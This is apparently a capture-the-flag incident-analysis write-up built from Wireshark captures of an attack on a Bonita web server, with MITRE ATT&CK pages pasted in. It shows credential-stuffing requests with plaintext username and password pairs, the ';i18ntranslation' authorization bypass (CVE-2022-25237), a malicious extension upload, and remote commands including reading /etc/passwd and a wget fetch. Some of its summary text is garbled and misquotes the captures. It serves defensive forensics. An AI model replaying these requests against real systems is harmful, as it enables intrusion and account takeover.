2245	2023-01-19 15:31:54.522139	156.146.62.213	53205	172.31.6.44	8080	HTTP	105	POST /bonita/loginservice HTTP/1.1
2255	2023-01-19 15:31:57.525414	172.31.6.44	8080	156.146.62.213	53205	HTTP	187	HTTP/1.1 401
2258	2023-01-19 15:31:57.743753	156.146.62.213	53205	172.31.6.44	8080	HTTP	132	POST /bonita/loginservice HTTP/1.1
2261	2023-01-19 15:32:00.747204	172.31.6.44	8080	156.146.62.213	53205	HTTP	187	HTTP/1.1 401
2274	2023-01-19 15:32:01.275470	156.146.62.213	53208	172.31.6.44	8080	HTTP	105	POST /bonita/loginservice HTTP/1.1
2280	2023-01-19 15:32:04.278337	172.31.6.44	8080	156.146.62.213	53208	HTTP	187	HTTP/1.1 401
2283	2023-01-19 15:32:04.452053	156.146.62.213	53208	172.31.6.44	8080	HTTP	122	POST /bonita/loginservice HTTP/1.1
2286	2023-01-19 15:32:07.455397	172.31.6.44	8080	156.146.62.213	53208	HTTP	187	HTTP/1.1 401
2296	2023-01-19 15:32:07.899075	156.146.62.213	53210	172.31.6.44	8080	HTTP	105	POST /bonita/loginservice HTTP/1.1

Frame 2170: 130 bytes on wire (1040 bits), 130 bytes captured (1040 bits) on interface 0
Ethernet II, Src: MS-NLB-PhysServer-32_0f:c7:8a:9d:e3 (02:2f:c7:8a:9d:e3), Dst: 172.31.6.44
Internet Protocol Version 4, Src: 156.146.62.213, Dst: 172.31.6.44

Frame (130 bytes) Reassembled TCP (314 bytes)

meerkat.pcap Packets: 8387 · Displayed: 233 (2.8%) Profile: Default

Wireshark - Follow HTTP Stream (tcp.stream eq 1033) - meerkat.pcap

```
POST /bonita/loginservice HTTP/1.1
Host: forela.co.uk:8080
User-Agent: python-requests/2.28.1
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Cookie: x=x
Content-Length: 39

username=install&password=install&l=en
HTTP/1.1 401
Content-Length: 0
Date: Thu, 19 Jan 2023 15:31:30 GMT
Keep-Alive: timeout=20
Connection: keep-alive

POST /bonita/loginservice HTTP/1.1
Host: forela.co.uk:8080
User-Agent: python-requests/2.28.1
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Cookie: x=x
Content-Length: 64

username=Clerc.Killich%40forela.co.uk&password=vYdwoVhGIwJ&l=en
HTTP/1.1 401
Content-Length: 0
Date: Thu, 19 Jan 2023 15:31:34 GMT
```

Packet 2170: 2 client pkts, 2 server pkts, 3 turns. Click to select.

Entire conversation (845 bytes) Show as ASCII No delta times Stream 1033

Find: Case sensitive Find Next

Filter Out This Stream Print Save as... Back Close Help

Wireshark - Follow HTTP Stream (tcp.stream eq 1034) - meerkat.pcap

```
POST /bonita/loginservice HTTP/1.1
Host: forela.co.uk:8080
User-Agent: python-requests/2.28.1
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Cookie: x=x
Content-Length: 39

username=install&password=install&l=en
HTTP/1.1 401
Content-Length: 0
Date: Thu, 19 Jan 2023 15:31:37 GMT
Keep-Alive: timeout=20
Connection: keep-alive

POST /bonita/loginservice HTTP/1.1
Host: forela.co.uk:8080
User-Agent: python-requests/2.28.1
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Cookie: x=x
Content-Length: 60

username=Lauren.Pirozzi%40forela.co.uk&password=wsp0Uy&l=en
HTTP/1.1 401
Content-Length: 0
Date: Thu, 19 Jan 2023 15:31:40 GMT
```

Packet 2195: 2 client pkts, 2 server pkts, 3 turns. Click to select.

Entire conversation (841 bytes) Show as ASCII No delta times Stream 1034

Find: Case sensitive Find Next

Filter Out This Stream Print Save as... Back Close Help

MITRE | ATT&CK

Search

ATT&CKcon 6.0 is coming October 14-15 in McLean, VA and live online. To potentially join us on stage, submit to our CFP by July 9th

TECHNIQUES

Credential Stuffing

Credentials from Password Stores

Exploitation for Credential Access

Forced Authentication

Forge Web Credentials

Home > Techniques > Enterprise > Brute Force > Credential Stuffing

Brute Force: Credential Stuffing

Other sub-techniques of Brute Force (4)

Adversaries may use credentials obtained from breach dumps of unrelated accounts to gain access to target accounts through credential overlap. Occasionally, large numbers of username and password pairs are dumped online when a website or service is compromised and the user account credentials accessed. The information may be useful to an adversary attempting to compromise accounts by taking advantage of the tendency for users to use the same passwords across personal and business accounts.

Credential stuffing is a risky option because it could cause numerous

ID: T1110.004

Sub-technique of: T1110

Tactic: Credential Access

Platforms: Containers, ESXi, IaaS, Identity Provider, Linux, Network Devices, Office Suite, SaaS, Windows, macOS

Contributors: Anastasios Pingios; Diogo Fernandes

Version: 1.7

Find: Case sensitive Find Next Filter Out This Stream Print Save as... Back Close Help

MITRE | ATT&CK

Search

ATT&CKcon 6.0 is coming October 14-15 in McLean, VA and live online. To potentially join us on stage, submit to our CFP by July 9th

TECHNIQUES

Credential Stuffing

Credentials from Password Stores

Exploitation for Credential Access

Forced Authentication

Forge Web Credentials

Input Capture

Home > Techniques > Enterprise > Brute Force > Credential Stuffing

Brute Force: Credential Stuffing

Other sub-techniques of Brute Force (4)

ID	Name
T1110.001	Password Guessing
T1110.002	Password Cracking
T1110.003	Password Spraying
T1110.004	Credential Stuffing

Adversaries may use credentials obtained from breach dumps of unrelated accounts to gain access to target accounts through credential overlap. Occasionally, large numbers of username and password pairs are dumped online when a website or service is compromised and the user account

ID: T1110.004

Sub-technique of: T1110

Tactic: Credential Access

Platforms: Containers, ESXi, IaaS, Identity Provider, Linux, Network Devices, Office Suite, SaaS, Windows, macOS

Contributors: Anastasios Pingios; Diogo Fernandes

Version: 1.7

Created: 11 February 2020

Last Modified: 15 April 2025

Find: Case sensitive Find Next Filter Out This Stream Print Save as... Back Close Help

meerkat.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

(ip.addr==156.146.62.213)&&(_ws.col.protocol=="HTTP")

	Source	Source Port	Destination	Destination Port	Protocol	Length	Info
52463	156.146.62.213	53268	172.31.6.44	8080	HTTP	121	POST /bonita/loginservice HTTP/1.1 (application/x-www-form-u...
55574	172.31.6.44	8080	156.146.62.213	53268	HTTP	187	HTTP/1.1 401
93494	156.146.62.213	53270	172.31.6.44	8080	HTTP	105	POST /bonita/loginservice HTTP/1.1 (application/x-www-form-u...
96587	172.31.6.44	8080	156.146.62.213	53270	HTTP	187	HTTP/1.1 401
74163	156.146.62.213	53270	172.31.6.44	8080	HTTP	125	POST /bonita/loginservice HTTP/1.1 (application/x-www-form-u...
77416	172.31.6.44	8080	156.146.62.213	53270	HTTP	187	HTTP/1.1 401
16277	156.146.62.213	53272	172.31.6.44	8080	HTTP	105	POST /bonita/loginservice HTTP/1.1 (application/x-www-form-u...
19011	172.31.6.44	8080	156.146.62.213	53272	HTTP	187	HTTP/1.1 401
95085	156.146.62.213	53272	172.31.6.44	8080	HTTP	125	POST /bonita/loginservice HTTP/1.1 (application/x-www-form-u...
98125	172.31.6.44	8080	156.146.62.213	53272	HTTP	452	HTTP/1.1 204
42685	156.146.62.213	53272	172.31.6.44	8080	HTTP	1215	POST /bonita/API/pageUpload;i18ntranslation?action=add HTTP/1...
43982	172.31.6.44	8080	156.146.62.213	53272	HTTP	71	HTTP/1.1 200 (text/plain)
94263	156.146.62.213	53272	172.31.6.44	8080	HTTP	399	GET /bonita/API/extension/rce?p=0&c=1&cmd=whoami HTTP/1.1
19998	156.146.62.213	53272	172.31.6.44	8080	HTTP	420	DELETE /bonita/API/portal/page/130;i18ntranslation HTTP/1.1
39773	172.31.6.44	8080	156.146.62.213	53272	HTTP	257	HTTP/1.1 200
30249	156.146.62.213	53275	172.31.6.44	8080	HTTP	105	POST /bonita/loginservice HTTP/1.1 (application/x-www-form-u...
33610	172.31.6.44	8080	156.146.62.213	53275	HTTP	187	HTTP/1.1 401
38157	156.146.62.213	53275	172.31.6.44	8080	HTTP	124	POST /bonita/loginservice HTTP/1.1 (application/x-www-form-u...
91424	172.31.6.44	8080	156.146.62.213	53275	HTTP	187	HTTP/1.1 401
24759	156.146.62.213	53277	172.31.6.44	8080	HTTP	105	POST /bonita/loginservice HTTP/1.1 (application/x-www-form-u...
27776	172.31.6.44	8080	156.146.62.213	53277	HTTP	187	HTTP/1.1 401
92277	156.146.62.213	53277	172.31.6.44	8080	HTTP	124	POST /bonita/loginservice HTTP/1.1 (application/x-www-form-u...
95790	172.31.6.44	8080	156.146.62.213	53277	HTTP	187	HTTP/1.1 401
50759	156.146.62.213	53279	172.31.6.44	8080	HTTP	105	POST /bonita/loginservice HTTP/1.1 (application/x-www-form-u...
54236	172.31.6.44	8080	156.146.62.213	53279	HTTP	187	HTTP/1.1 401
29005	156.146.62.213	53279	172.31.6.44	8080	HTTP	130	POST /bonita/loginservice HTTP/1.1 (application/x-www-form-u...
32460	172.31.6.44	8080	156.146.62.213	53279	HTTP	187	HTTP/1.1 401
73284	156.146.62.213	53282	172.31.6.44	8080	HTTP	105	POST /bonita/loginservice HTTP/1.1 (application/x-www-form-u...
76376	172.31.6.44	8080	156.146.62.213	53282	HTTP	187	HTTP/1.1 401

Frame 2186: 105 bytes on wire (840 bits), 105 bytes captured (840 bits) on interface 0
Ethernet II, Src: MS-NLB-PhysServer-32_0f:c7:8a:9d:e3 (02:f:c7:8a:9d:e3), Dst: 172.31.6.44
Internet Protocol Version 4, Src: 156.146.62.213, Dst: 172.31.6.44

Frame (105 bytes) Reassembled TCP (289 bytes)

Packets: 8387 · Displayed: 233 (2.8%) Profile: Default

Wireshark - Follow HTTP Stream (tcp.stream eq 1092) - meerkat.pcap

POST /bonita/loginservice HTTP/1.1
Host: forela.co.uk:8080
User-Agent: python-requests/2.28.1
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Cookie: x=x
Content-Length: 39

username=install&password=install&l=en
HTTP/1.1 401
Content-Length: 0
Date: Thu, 19 Jan 2023 15:35:04 GMT
Keep-Alive: timeout=20
Connection: keep-alive

POST /bonita/loginservice HTTP/1.1
Host: forela.co.uk:8080
User-Agent: python-requests/2.28.1
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Cookie: x=x
Content-Length: 59

username=seb.broom%40forela.co.uk&password=g0vern3nt&l=en
HTTP/1.1 204
Set-Cookie: bonita.tenant=1; SameSite=Lax
Set-Cookie: JSESSIONID=ECD4DBC8973A78BF874972678B3123B; Path=/bonita; HttpOnly; SameSite=Lax

Packet 2897: 0 client pkts, 0 server pkts, 11 turns. Click to select.

Entire conversation (19 kB) Show as ASCII No delta times Stream 1092

Find: Case sensitive Find Next

Filter Out This Stream Print Save as... Back Close Help

Wireshark - Follow HTTP Stream (tcp.stream eq 1092) - meerkat.pcap

Host: forela.co.uk:8080
User-Agent: python-requests/2.28.1
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Cookie: JSESSIONID=ECD4DBC8973A78BF874972678B3123B; X-Bonita-API-Token=63c9d60d-2876-4cd0-a445-e2509707959b; bonita.tenant=1; BOS_Locale=en

HTTP/1.1 200
Cache-Control: no-store, no-cache, must-revalidate, proxy-revalidate
Date: Thu, 19 Jan 2023 15:35:05 GMT
Accept-Ranges: bytes
Server: Restlet-Framework/2.3.12
Content-Type: application/json; charset=UTF-8
Content-Length: 74
Keep-Alive: timeout=20
Connection: keep-alive

{"p":"0","c":"1","cmd":"whoami","out":"root\n","currentDate":"2023-01-19"}
DELETE /bonita/API/portal/page/130;i18ntranslation HTTP/1.1
Host: forela.co.uk:8080
User-Agent: python-requests/2.28.1
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Cookie: JSESSIONID=ECD4DBC8973A78BF874972678B3123B; X-Bonita-API-Token=63c9d60d-2876-4cd0-a445-e2509707959b; bonita.tenant=1; BOS_Locale=en
Content-Length: 0

HTTP/1.1 200
Cache-Control: no-store, no-cache, must-revalidate, proxy-revalidate
Content-Length: 0
Date: Thu, 19 Jan 2023 15:35:05 GMT

Packet 2934: 0 client pkts, 0 server pkts, 11 turns. Click to select.

Entire conversation (19 kB) Show as ASCII No delta times Stream 1092

Find: Case sensitive Find Next

Filter Out This Stream Print Save as... Back Close Help

meerkat.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

(ip.addr==138.199.59.221)&&(_ws.col.protocol=="HTTP")

No.	Time	Source	Source Port	Destination	Destination Port	Protocol	Length	Info
3544	2023-01-19 15:38:35.107757	138.199.59.221	53382	172.31.6.44	8080	HTTP	105	POST /bonita/loginservice HTTP/1.1 (application/x-www-form-u...
3547	2023-01-19 15:38:38.110864	172.31.6.44	8080	138.199.59.221	53382	HTTP	187	HTTP/1.1 401
3550	2023-01-19 15:38:38.279293	138.199.59.221	53382	172.31.6.44	8080	HTTP	125	POST /bonita/loginservice HTTP/1.1 (application/x-www-form-u...
3553	2023-01-19 15:38:38.282299	172.31.6.44	8080	138.199.59.221	53382	HTTP	452	HTTP/1.1 204
3573	2023-01-19 15:38:38.621305	138.199.59.221	53382	172.31.6.44	8080	HTTP	1215	POST /bonita/API/pageUpload;i18ntranslation?actio...
3576	2023-01-19 15:38:38.622361	172.31.6.44	8080	138.199.59.221	53382	HTTP	71	HTTP/1.1 200 (text/plain)
3586	2023-01-19 15:38:38.965694	138.199.59.221	53382	172.31.6.44	8080	HTTP	410	GET /bonita/API/extension/rce?p=0&c=1&cmd=cat%20/etc/passwd H...
3591	2023-01-19 15:38:39.175729	138.199.59.221	53382	172.31.6.44	8080	HTTP	420	DELETE /bonita/API/portal/page/131;i18ntranslation HTTP/1.1
3593	2023-01-19 15:38:39.189620	172.31.6.44	8080	138.199.59.221	53382	HTTP	257	HTTP/1.1 200
3610	2023-01-19 15:38:49.138636	138.199.59.221	53386	172.31.6.44	8080	HTTP	105	POST /bonita/loginservice HTTP/1.1 (application/x-www-form-u...
3615	2023-01-19 15:38:52.141751	172.31.6.44	8080	138.199.59.221	53386	HTTP	187	HTTP/1.1 401
3618	2023-01-19 15:38:52.303983	138.199.59.221	53386	172.31.6.44	8080	HTTP	125	POST /bonita/loginservice HTTP/1.1 (application/x-www-form-u...
3621	2023-01-19 15:38:52.306936	172.31.6.44	8080	138.199.59.221	53386	HTTP	452	HTTP/1.1 204
3639	2023-01-19 15:38:52.634089	138.199.59.221	53386	172.31.6.44	8080	HTTP	1215	POST /bonita/API/pageUpload;i18ntranslation?actio...
3642	2023-01-19 15:38:52.635227	172.31.6.44	8080	138.199.59.221	53386	HTTP	71	HTTP/1.1 200 (text/plain)
3652	2023-01-19 15:38:52.967854	138.199.59.221	53386	172.31.6.44	8080	HTTP	432	GET /bonita/API/extension/rce?p=0&c=1&cmd=wget%20https://past...
3679	2023-01-19 15:38:53.713731	138.199.59.221	53386	172.31.6.44	8080	HTTP	420	DELETE /bonita/API/portal/page/132;i18ntranslation HTTP/1.1
3681	2023-01-19 15:38:53.723138	172.31.6.44	8080	138.199.59.221	53386	HTTP	257	HTTP/1.1 200
3706	2023-01-19 15:39:14.423793	138.199.59.221	53401	172.31.6.44	8080	HTTP	105	POST /bonita/loginservice HTTP/1.1 (application/x-www-form-u...
3711	2023-01-19 15:39:17.427059	172.31.6.44	8080	138.199.59.221	53401	HTTP	187	HTTP/1.1 401
3714	2023-01-19 15:39:17.658088	138.199.59.221	53401	172.31.6.44	8080	HTTP	125	POST /bonita/loginservice HTTP/1.1 (application/x-www-form-u...
3717	2023-01-19 15:39:17.661127	172.31.6.44	8080	138.199.59.221	53401	HTTP	452	HTTP/1.1 204
3735	2023-01-19 15:39:17.988363	138.199.59.221	53401	172.31.6.44	8080	HTTP	1215	POST /bonita/API/pageUpload;i18ntranslation?actio...
3738	2023-01-19 15:39:17.989412	172.31.6.44	8080	138.199.59.221	53401	HTTP	71	HTTP/1.1 200 (text/plain)
3749	2023-01-19 15:39:18.327577	138.199.59.221	53401	172.31.6.44	8080	HTTP	410	GET /bonita/API/extension/rce?p=0&c=1&cmd=bash%20x5gcr0et8 H...
3786	2023-01-19 15:39:19.191704	138.199.59.221	53401	172.31.6.44	8080	HTTP	420	DELETE /bonita/API/portal/page/133;i18ntranslation HTTP/1.1
3788	2023-01-19 15:39:19.200894	172.31.6.44	8080	138.199.59.221	53401	HTTP	257	HTTP/1.1 200

Frame 3544: 105 bytes on wire (840 bits), 105 bytes captured (840 bits) on interface 0
Ethernet II, Src: MS-NLB-PhysServer-32_0f:c7:8a:9d:e3 (02:f7:c7:8a:9d:e3), Dst: 172.31.6.44
Internet Protocol Version 4, Src: 138.199.59.221, Dst: 172.31.6.44

meerkat.pcap

Packets: 8387 · Displayed: 27 (0.3%)

Profile: Default

meerkat.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

(ip.addr==138.199.59.221)&&(_ws.col.protocol=="HTTP")

Source	Source Port	Destination	Destination Port	Protocol	Length	Info
138.199.59.221	53382	172.31.6.44	8080	HTTP	105	POST /bonita/loginservice HTTP/1.1 (application/x-www-form-u...
172.31.6.44	8080	138.199.59.221	53382	HTTP	187	HTTP/1.1 401
138.199.59.221	53382	172.31.6.44	8080	HTTP	125	POST /bonita/loginservice HTTP/1.1 (application/x-www-form-u...
172.31.6.44	8080	138.199.59.221	53382	HTTP	452	HTTP/1.1 204
138.199.59.221	53382	172.31.6.44	8080	HTTP	1215	POST /bonita/API/pageUpload;i18ntranslation?actio...
172.31.6.44	8080	138.199.59.221	53382	HTTP	71	HTTP/1.1 200 (text/plain)
138.199.59.221	53382	172.31.6.44	8080	HTTP	410	GET /bonita/API/extension/rce?p=0&c=1&cmd=cat%20/etc/passwd H...
138.199.59.221	53382	172.31.6.44	8080	HTTP	420	DELETE /bonita/API/portal/page/131;i18ntranslation HTTP/1.1
172.31.6.44	8080	138.199.59.221	53382	HTTP	257	HTTP/1.1 200
138.199.59.221	53386	172.31.6.44	8080	HTTP	105	POST /bonita/loginservice HTTP/1.1 (application/x-www-form-u...
172.31.6.44	8080	138.199.59.221	53386	HTTP	187	HTTP/1.1 401
138.199.59.221	53386	172.31.6.44	8080	HTTP	125	POST /bonita/loginservice HTTP/1.1 (application/x-www-form-u...
172.31.6.44	8080	138.199.59.221	53386	HTTP	452	HTTP/1.1 204
138.199.59.221	53386	172.31.6.44	8080	HTTP	1215	POST /bonita/API/pageUpload;i18ntranslation?actio...
172.31.6.44	8080	138.199.59.221	53386	HTTP	71	HTTP/1.1 200 (text/plain)
138.199.59.221	53386	172.31.6.44	8080	HTTP	432	GET /bonita/API/extension/rce?p=0&c=1&cmd=wget%20https://past...
138.199.59.221	53386	172.31.6.44	8080	HTTP	420	DELETE /bonita/API/portal/page/132;i18ntranslation HTTP/1.1
172.31.6.44	8080	138.199.59.221	53386	HTTP	257	HTTP/1.1 200
138.199.59.221	53401	172.31.6.44	8080	HTTP	105	POST /bonita/loginservice HTTP/1.1 (application/x-www-form-u...
172.31.6.44	8080	138.199.59.221	53401	HTTP	187	HTTP/1.1 401
138.199.59.221	53401	172.31.6.44	8080	HTTP	125	POST /bonita/loginservice HTTP/1.1 (application/x-www-form-u...
172.31.6.44	8080	138.199.59.221	53401	HTTP	452	HTTP/1.1 204
138.199.59.221	53401	172.31.6.44	8080	HTTP	1215	POST /bonita/API/pageUpload;i18ntranslation?actio...
172.31.6.44	8080	138.199.59.221	53401	HTTP	71	HTTP/1.1 200 (text/plain)
138.199.59.221	53401	172.31.6.44	8080	HTTP	410	GET /bonita/API/extension/rce?p=0&c=1&cmd=bash%20x5gcr0et8 H...
138.199.59.221	53401	172.31.6.44	8080	HTTP	420	DELETE /bonita/API/portal/page/133;i18ntranslation HTTP/1.1
172.31.6.44	8080	138.199.59.221	53401	HTTP	257	HTTP/1.1 200

Frame 3573: 1215 bytes on wire (9720 bits), 1215 bytes captured (9720 bits) on interface 0
Ethernet II, Src: MS-NLB-PhysServer-32_0f:c7:8a:9d:e3 (02:f7:c7:8a:9d:e3), Dst: 172.31.6.44
Internet Protocol Version 4, Src: 138.199.59.221, Dst: 172.31.6.44

meerkat.pcap

Packets: 8387 · Displayed: 27 (0.3%)

Profile: Default

	Source	Source Port	Destination	Destination Port	Protocol	Length	Info
35.107757	138.199.59.221	53382	172.31.6.44	8080	HTTP	105	POST /bonita/login service HTTP/1.1 (application/x-www-form-u...
38.110864	172.31.6.44	8080	138.199.59.221	53382	HTTP	187	HTTP/1.1 401
38.279293	138.199.59.221	53382	172.31.6.44	8080	HTTP	125	POST /bonita/login service HTTP/1.1 (application/x-www-form-u...
38.282299	172.31.6.44	8080	138.199.59.221	53382	HTTP	452	HTTP/1.1 204
38.621305	138.199.59.221	53382	172.31.6.44	8080	HTTP	1215	POST /bonita/API/pageUpload;i18ntranslation?action=add HTTP/1...
38.622361	172.31.6.44	8080	138.199.59.221	53382	HTTP	71	HTTP/1.1 200 (text/plain)
38.965694	138.199.59.221	53382	172.31.6.44	8080	HTTP	410	GET /bonita/API/extension/rce?p=0&c=1&cmd=cat%20/etc/passwd H...
39.175729	138.199.59.221	53382	172.31.6.44	8080	HTTP	420	DELETE /bonita/API/portal/page/131;i18ntranslation HTTP/1.1
39.189620	172.31.6.44	8080	138.199.59.221	53382	HTTP	257	HTTP/1.1 200
49.138636	138.199.59.221	53386	172.31.6.44	8080	HTTP	105	POST /bonita/login service HTTP/1.1 (application/x-www-form-u...
52.141751	172.31.6.44	8080	138.199.59.221	53386	HTTP	187	HTTP/1.1 401
52.303983	138.199.59.221	53386	172.31.6.44	8080	HTTP	125	POST /bonita/login service HTTP/1.1 (application/x-www-form-u...
52.306936	172.31.6.44	8080	138.199.59.221	53386	HTTP	452	HTTP/1.1 204
52.634089	138.199.59.221	53386	172.31.6.44	8080	HTTP	1215	POST /bonita/API/pageUpload;i18ntranslation?action=add HTTP/1...
52.635227	172.31.6.44	8080	138.199.59.221	53386	HTTP	71	HTTP/1.1 200 (text/plain)
52.967854	138.199.59.221	53386	172.31.6.44	8080	HTTP	432	GET /bonita/API/extension/rce?p=0&c=1&cmd=wget%20https://past...
53.713731	138.199.59.221	53386	172.31.6.44	8080	HTTP	420	DELETE /bonita/API/portal/page/132;i18ntranslation HTTP/1.1
53.723138	172.31.6.44	8080	138.199.59.221	53386	HTTP	257	HTTP/1.1 200
54.423793	138.199.59.221	53401	172.31.6.44	8080	HTTP	105	POST /bonita/login service HTTP/1.1 (application/x-www-form-u...
57.427059	172.31.6.44	8080	138.199.59.221	53401	HTTP	187	HTTP/1.1 401
57.658088	138.199.59.221	53401	172.31.6.44	8080	HTTP	125	POST /bonita/login service HTTP/1.1 (application/x-www-form-u...
57.661127	172.31.6.44	8080	138.199.59.221	53401	HTTP	452	HTTP/1.1 204
57.988363	138.199.59.221	53401	172.31.6.44	8080	HTTP	1215	POST /bonita/API/pageUpload;i18ntranslation?action=add HTTP/1...
57.989412	172.31.6.44	8080	138.199.59.221	53401	HTTP	71	HTTP/1.1 200 (text/plain)
58.327577	138.199.59.221	53401	172.31.6.44	8080	HTTP	410	GET /bonita/API/extension/rce?p=0&c=1&cmd=bash%20bx5gcr0et8 H...
59.191764	138.199.59.221	53401	172.31.6.44	8080	HTTP	420	DELETE /bonita/API/portal/page/133;i18ntranslation HTTP/1.1
59.200894	172.31.6.44	8080	138.199.59.221	53401	HTTP	257	HTTP/1.1 200

HTTP Activity Breakdown

4.1 Credential Stuffing (MITRE ATT&CK T1110.004)

We identified multiple POST requests to the login endpoint:

```
diff
CopyEdit
POST /bonita/login service
User-Agents: python-requests
Credentials used:
- install:install
- clerk.kilic:<random>
- se.broom:government (HTTP 204 No Content - success)
```

Why not brute force?

The attacker didn't try random combinations but used known usernames and passwords — classic **credential stuffing** using leaked or recycled credentials.

Exploit Execution: Authorization Bypass to RCE

An attacker accessed:

```
bash
GET /bonita/API/extension/rce?cmd=whoami
```


And used:

```
nginx  
i18ntranslation
```

in the API call — confirming the **auth bypass via crafted URL**, matching the behavior of CVE-2022-25237.

The response confirmed that the server executed the command:

```
bash  
whoami
```



```
Wireshark - Follow HTTP Stream (tcp.stream eq 1150) - meerkat.pcap

Content-Type: application/x-www-form-urlencoded
Cookie: x=x
Content-Length: 59

username=seb.broom%40forela.co.uk&password=g0vern3nt&_l=en
HTTP/1.1 204
Set-Cookie: bonita.tenant=1; SameSite=Lax
Set-Cookie: JSESSIONID=745EE4F7243DA99264F07781FBB9B4E3; Path=/bonita; HttpOnly; SameSite=Lax
Set-Cookie: X-Bonita-API-Token=1ccb3fac-8abd-4cc0-a52e-bb5811198cdf; Path=/bonita; SameSite=Lax
Set-Cookie: BOS_Locale=en; Path=/; SameSite=Lax
Date: Thu, 19 Jan 2023 15:38:52 GMT
Keep-Alive: timeout=20
Connection: keep-alive

POST /bonita/API/pageUpload;i18ntranslation?action=add HTTP/1.1
Host: forela.co.uk:8080
User-Agent: python-requests/2.28.1
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Cookie: JSESSIONID=745EE4F7243DA99264F07781FBB9B4E3; X-Bonita-API-Token=1ccb3fac-8abd-4cc0-a52e-bb5811198cdf; bonita.tenant=1; BOS_Locale=en
Content-Length: 15163
Content-Type: multipart/form-data; boundary=156229b36f5de4a23bccbc878d0d8a20

--156229b36f5de4a23bccbc878d0d8a20
Content-Disposition: form-data; name="file"; filename="rce_api_extension.zip"
Content-Type: application/octet-stream

PK...
.....K.T.....META-INF/PK...
.....K.T.....META-INF/maven/PK...
.....K.T.....META-INF/maven/com.company.rest.api/PK...

Packet 3621. 0 client pkts, 0 server pkts, 11 turns. Click to select.
Entire conversation (19 kb) Show as ASCII No delta times Stream 1150
Find: Case sensitive Find Next
Filter Out This Stream Print Save as... Back x Close Help
```

```
Wireshark - Follow HTTP Stream (tcp.stream eq 1150) - meerkat.pcap

